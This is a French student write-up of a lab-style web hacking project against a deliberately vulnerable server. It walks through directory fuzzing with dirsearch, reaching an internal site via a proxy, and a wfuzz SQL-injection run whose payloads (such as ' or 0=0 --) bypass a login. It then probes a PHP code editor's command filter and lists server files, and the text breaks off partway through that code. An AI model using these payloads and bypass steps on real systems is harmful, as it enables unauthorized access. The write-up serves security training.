



PROJECT Hacking a vulnerable web app

Xiang Christian

19/03/2023

Sommaire :

- I. Introduction
- II. Méthodologie
- III. Exploitation de la vulnérabilité
 - A. Choix de la méthode d'exploitation de la vulnérabilité et Exécution de commandes.
- IV. Récupération du fichier flag.txt
 - A. Utilisation des commandes pour localiser le fichier flag.txt
 - B. Extraction du contenu du fichier flag.txt

I. Introduction

Ce projet a pour objectif de mettre en pratique les connaissances acquises en matière de sécurité web en exploitant une vulnérabilité sur un serveur cible.

Plus précisément, il s'agit de trouver un moyen de prendre le contrôle d'un serveur vulnérable à distance, puis de récupérer un fichier flag.txt .

Le serveur cible est volontairement vulnérable et accessible via le protocole http à l'adresse 10.10.4.101.

La récupération du fichier flag.txt sera la preuve concrète de la réussite du projet.

II. Méthodologie

J'ai commencé par effectuer une collecte d'informations approfondie sur la cible, notamment en utilisant les DevTools pour inspecter les éléments du site web.

J'ai ensuite utilisé des outils de fuzzing (consiste à envoyer des entrées aléatoires ou modifiées à un programme pour détecter des vulnérabilités) tels que wfuzz et dirsearch pour détecter des vulnérabilités potentielles sur le site web.

Pour accéder à certaines parties du site web qui étaient uniquement accessibles depuis l'adresse IP de la cible, j'ai utilisé un proxy Firefox pour acheminer le trafic via mon ordinateur.

J'ai découvert une vulnérabilité d'injection SQL sur le site web, que j'ai exploitée pour accéder à un compte utilisateur.

J'ai ensuite utilisé un éditeur PHP accessible depuis le site web pour injecter des commandes php sur la cible, ce qui m'a permis d'obtenir le fichier flag.txt.

III. Exploitation de la vulnérabilité

Dans la sous-section qui va suivre je vais vous détailler un par un mon chemin jusqu'à l'éditeur PHP qui est accessible depuis un site web cible que j'ai découvert en fonction de mon avancés dans mes recherches de vulnérabilités.
Les informations qui nous ont été renseigné sont :

Adresse IP : 10.10.4.101

Protocole : http

A. Choix de la méthode d'exploitation de la vulnérabilité et Exécution de commandes.



Avec les informations données pour le projet , on ouvre un navigateur (Firefox) et on insère comme url 10.10.4.101.

On découvre un site web http comme titre " Apache2 Ubuntu Default Page" qui est d'autre qu'une page web Apache2 et qu'il est installé sur une distribution Ubuntu Linux.

On peut voir dans le texte que si nous sommes des utilisateurs normaux et qu'on tombe sur cette page , c'est qu'il y'a une maintenance et que le site est actuellement indisponible.

```
(kali㉿kali)-[~]
$ dirsearch -u 10.10.4.101:80

dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.4.101-80_23-03-13_11-50-08.txt
Error Log: /home/kali/.dirsearch/logs/errors-23-03-13_11-50-08.log
Target: http://10.10.4.101:80/

[11:50:08] Starting:
[11:50:10] 403 - 276B - /.htaccess.bak1
[11:50:10] 403 - 276B - /.htaccess.orig
[11:50:10] 403 - 276B - /.htaccess.save
[11:50:10] 403 - 276B - /.htaccess.sample
[11:50:10] 403 - 276B - /.htaccess_orig
[11:50:10] 403 - 276B - /.htaccess_extra
[11:50:10] 403 - 276B - /.htaccessOLD2
[11:50:10] 403 - 276B - /.htaccess_sc
[11:50:10] 403 - 276B - /.htaccessOLD
[11:50:10] 403 - 276B - /.htaccessBAK
[11:50:10] 403 - 276B - /.html
[11:50:10] 403 - 276B - /.htpasswd
[11:50:10] 403 - 276B - /.htm
[11:50:10] 403 - 276B - /.ht_wsr.txt
[11:50:10] 403 - 276B - /.httr-oauth
[11:50:10] 403 - 276B - /.htpasswd_test
[11:50:28] 403 - 276B - /app/.htaccess
[11:50:28] 301 - 308B - /app → http://10.10.4.101/app/
[11:50:28] 200 - 249B - /app/
[11:50:33] 200 - 63B - /config
[11:50:33] 200 - 63B - /config/
[11:50:38] 200 - 2B - /email
[11:50:38] 200 - 2B - /email/
[11:50:39] 200 - 15KB - /favicon.ico
[11:50:42] 200 - 11KB - /index.html
[11:50:46] 200 - 8KB - /mail
[11:50:46] 200 - 8KB - /mail/
[11:50:57] 403 - 276B - /server-status/
[11:50:57] 403 - 276B - /server-status

Task Completed
```

On décide de faire du fuzzing avec la commande :

`dirsearch -u 10.10.4.101:80`


dirsearch : nom de l'outil qui permet de faire des recherche de répertoires et de fichiers cachés sur un site web.

-u : indique l'url

:80 : port 80 http

Nous obtenons plusieurs résultat avec des code d'état 200 et 301.


Nous allons commencer par le 301.



This is a test.
There is nothing here...

😞 [Click here](#) 😞


```
1 <html>
2   <head>
3     <meta charset="UTF-8">
4   </head>
5   <body>
6     This is a test.<br/>
7     There is nothing here...<br/><br/>
8
9     <a href="https://www.youtube.com/watch?v=dQw4w9WgXcQ" target="_blank">😞 Click here 😞</a>
10  </body>
11 </html>
```



On peut s'apercevoir qu'il n'y a rien d'intéressant ici, dans le code source il n'y a rien non plus.

Ceci étant dit ce n'est pas une piste qu'on pourrait exploiter.

Nous allons retourner avec nos résultats dirsearch précédents avec comme code d'état 200. On va prendre le path qui mène au /mail.



On tombe sur une boîte mail non sécurisée accessible à toute personne non autorisée. Ce qui est lié à de **I'OWASP A02-**

2021:Cryptographic Failure


Dans cette boîte mail après avoir regardé chaque mail on tombe sur un mail intéressant, on comprend que nous sommes dans la boîte mail de Marko, on fait partie de l'équipe secure dev company. Dans ce mail, on demande au help desk si le site est down ou broken.


En cliquant sur l'URL du mail, le site est bien down ou inaccessible et il nous affiche une erreur 404.



En continuant à consulter la boîte mail , on retrouve la réponse du précédent mail envoyé par Marko au helpdesk , le help desk répond que le problème est résolu et que le site est en marche et est en service. Je décide de retenter une connexion au site <http://php.secure-dev.company> .

Je m'aperçois que le site est toujours down , en réfléchissant nous nous faisons passer pour Marko le dev de la company, il faudra donc usurper son identité en utilisant un proxy. J'ouvre les paramètres de Firefox et dans l'option Proxy je décide d'utiliser l'adresse IP 10.10.4.101 qui est autre que l'adresse IP de Marko.






On a réussi à accéder au site, on tombe sur une page Online Code Editor et qui dit que ce site est toujours sous construction.

En utilisant l'outil Devtools avec la touche F12, on peut apercevoir qu'il y a un commentaire.

Ce commentaire nous dit si nous faisons partie de l'équipe testing team, on doit se connecter à partir du path `/login-as-a-testing-member.php`.


```
</head>
<body>
  <p>
    <h1>Online Code Editor</h1>
    <div>
      <p>
        This application is still under construction.<br/>
        <!-- If you are part of the testing team, you can log in with <a href="/login-as-a-testing-member.php">this link</a>. -->
      </p>
    </div>
  </p>
</body>
```



On tombe bien sur un formulaire de login qui demande un nom d'utilisateur et un mot de passe. Nous disposons aucune information pour remplir ce formulaire de connexion.

Je décide donc de tester le site avec une injection SQL pour bypass l'authentification.

Pour cela je vais m'aider de l'outils DevTools en parcourant l'onglet network je peux voir le formulaire de ma requête (mark/hello) que je vais reprendre pour faire mon injection SQL en remplaçant mark et hello.




```

--(kali@kali)-[~]
$ wfuzz -w /usr/share/wordlists/wfuzz/Injections/SQL.txt -d "username=FUZZ&password=FUZZ&submit=Submit" -u http://php.secure-dev.com/company/login-as-a-testing-member.php -c
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
Wfuzz 3.1.0 - The Web Fuzzer
*****

target: http://php.secure-dev.com/company/login-as-a-testing-member.php
total requests: 125

Response  Lines  Word  Chars  Payload
-----
00000008: 200      33 L   90 W   1073 Ch  "%20; - '%20;"
00000005: 200      33 L   88 W   1071 Ch  "-- --"
00000002: 200      33 L   88 W   1079 Ch  "" - ""
00000004: 200      33 L   88 W   1069 Ch  "- - -"
00000009: 200      33 L   90 W   1073 Ch  "=%20' - =%20'"
00000011: 200      33 L   90 W   1075 Ch  "=%20-- - =%20--"
00000001: 200      33 L   88 W   1069 Ch  "' - '"
00000003: 200      33 L   88 W   1069 Ch  "# - #"
00000007: 200      33 L   88 W   1075 Ch  "--'; - --';"
00000006: 200      33 L   90 W   1075 Ch  "%20-- - '%20--"
00000023: 200      33 L   92 W   1129 Ch  "%20or%20"x"="x - "%20or%20"x"="x"
00000026: 302      33 L   68 W   908 Ch  "' or 0=0 -- - ' or 0=0 --"
00000020: 200       7 L   46 W   475 Ch  "<"%);(&+ - <"%);(&+"
00000015: 200      33 L   90 W   1085 Ch  "\x3D%20\x27 - \x3D%20\x27"
00000025: 200      33 L   92 W   1083 Ch  "0 or 1=1 - 0 or 1=1"
00000019: 302      33 L   68 W   908 Ch  "admin'-- - admin'--"
00000024: 200       7 L   46 W   475 Ch  "')%20or%20('x'='x - ')%20or%20('x'='x"
00000021: 302      33 L   68 W   908 Ch  "'%20or%20'=' - '%20or%20'='"
00000022: 302      33 L   68 W   908 Ch  "'%20or%20'x'='x - '%20or%20'x'='x"
00000018: 200       7 L   46 W   480 Ch  "'or%20select * - 'or%20select *"
00000017: 200      33 L   92 W   1109 Ch  "\x27\x6F\x72 SELECT * - \x27\x6F\x72 SELECT *"
00000014: 200       7 L   45 W   476 Ch  "\x3D%20\x3B' - \x3D%20\x3B'"
00000016: 200      33 L   92 W   1109 Ch  "\x27\x4F\x52 SELECT * - \x27\x4F\x52 SELECT *"
00000013: 200      33 L   88 W   1075 Ch  "\x27 - \x27"
00000012: 200      33 L   88 W   1075 Ch  "\x23 - \x23"
00000027: 200      33 L   94 W   1099 Ch  "" or 0=0 -- - "" or 0=0 --"
00000010: 200      33 L   90 W   1073 Ch  "=%20; - =%20;"
00000029: 200       7 L   45 W   476 Ch  "' or 0=0 # - ' or 0=0 #"
00000033: 200      33 L   92 W   1097 Ch  "" or 1=1-- - "" or 1=1--"
00000041: 200       7 L   46 W   460 Ch  "' or a=a-- - ' or a=a--"
00000047: 302      33 L   68 W   908 Ch  "hi' or 1=1 -- - hi' or 1=1 --"
00000046: 200      33 L   94 W   1103 Ch  "hi" or 1=1 -- - hi" or 1=1 --"
00000048: 302      33 L   68 W   908 Ch  "hi' or 'a'='a - hi' or 'a'='a"
00000043: 200       7 L   46 W   475 Ch  "') or ('a'='a - ') or ('a'='a"
00000045: 200      33 L   92 W   1133 Ch  "hi" or "a"="a - hi" or "a"="a"

```

Je décide d'utiliser l'outil wfuzz pour faire mon injection SQL.

La commande : wfuzz -w /usr/share/wordlist/wfuzz/Injections/SQL.txt -d "username=FUZZ &password=FUZZ&submit=Submit" -u <http://php.secure-dev-company/login-as-a-testing-member.php> -c

-w : wordlist (SQL.txt)

-d : données à POST (Données à injecter dans la variable FUZZ)

-u : url (site cible)

-c : ajout couleur de la réponse

Nous obtenons plusieurs résultat , ce qui va nous intéresser ce sont les code d'état 302 qui sont des code d'états de redirection.

On va donc prendre "' or 0=0 -- - ' or 0=0 --" et l'insérer dans notre formulaire d'authentification.

Online Code Editor

This is an editor that allows the direct execution of PHP code.
The code is send to the server and is executed there.
To avoid misuse, some PHP functions are disabled.

The PHP Editor

```
1 <?php
2 echo "Hi and welcome for our Online PHP Editor. The current time is: ".date("H:i:s")." <br />";
3 echo "Press the button below to run the code";
4 ?>
```

Execute (F9)

\$

GET-Parameter: page.php?

POST-Parameter

Name...

Value...

Hi and welcome for our Online PHP Editor. The current time is: 15:58:13
Press the button below to run the code

Nous avons réussi à bypass
l'authentification avec injection SQL.
Cette vulnérabilité est lié au **A01-2021-
Broken Access Control** de l'OWASP.

En analysant le site , on peut s'apercevoir
que ce site contient un PHP Editor , il est
possible de taper des commande et
exécuter des commande directement
avec la touche F9.

Ici nous avons comme code qui
permet d'afficher du texte et la date.

L'éditeur PHP nous indique également
que ses requêtes sont directement
envoyé au server and exécuter ici.

Il possède également une fonction de
sécurité qui désactive certaines
commande de code PHP.

The PHP Editor

```
1 <?php
2 echo "Hi and welcome for our Online PHP Editor. The current time is: ".date("H:i:s")." <br />";
3 echo "Press the button below to run the code";
4 exec ls
```

Execute (F9) \$

Hacker detected !

En essayant d'envoyer mes propre commande et tester les commandes PHP j'ai envoyé la commande " exec ls " qui permet d'exécuter une commande indiquée et l'éditeur PHP indique comme réponse " Hacker detected ".

Ce qui fait référence que le serveur dispose d'un WAF (Web Application Firewall) qui permet de vérifier le contrôle des inputs.

Ce contrôle des inputs bloque et filtre les entrées des utilisateurs afin de s'assurer qu'elles sont conformes aux attentes de l'application et qu'elles ne contiennent pas de caractères ou de séquences potentiellement dangereuses.

Je comprends donc que la commande "exec" est bloquée mais qu'en est-il des autres commandes qui ne sont pas considérées "dangereuses" ?

The PHP Editor

```
1 <?php
2 echo "Hi and welcome for our Online PHP Editor. The current time is: ".date("H:i:s")." <br />";
3 echo "Press the button below to run the code";
4 echo phpversion()
5 ?>
```

Execute (F9)

\$

Hi and welcome for our Online PHP Editor. The current time is: 20:30:39
Press the button below to run the code8.0.28

Je décide de faire de la collecte d'information en utilisant la commande :
Echo phpversion()

Cette commande me permet de demander à l'éditeur PHP de m'afficher la version du PHP.

Cette information peut potentiellement créer une vulnérabilité si cette version est connue pour des failles.

Avec cette commande j'en conclus que certaines commandes php ne sont pas bloquées directement par le WAF.



The screenshot shows a web-based PHP editor. The top section contains a code editor with the following PHP code:

```
1 <?php
2 echo "Hi and welcome for our Online PHP Editor. The current time is: ".date("H:i:s")." <br />";
3 echo "Press the button below to run the code";
4 $dir = getcwd();
5
6 // Lister les fichiers et les dossiers dans le répertoire
7 $files = scandir($dir);
8
9 // Afficher le contenu du répertoire
10 foreach($files as $file) {
11     echo $file . "<br>";
12 }
```

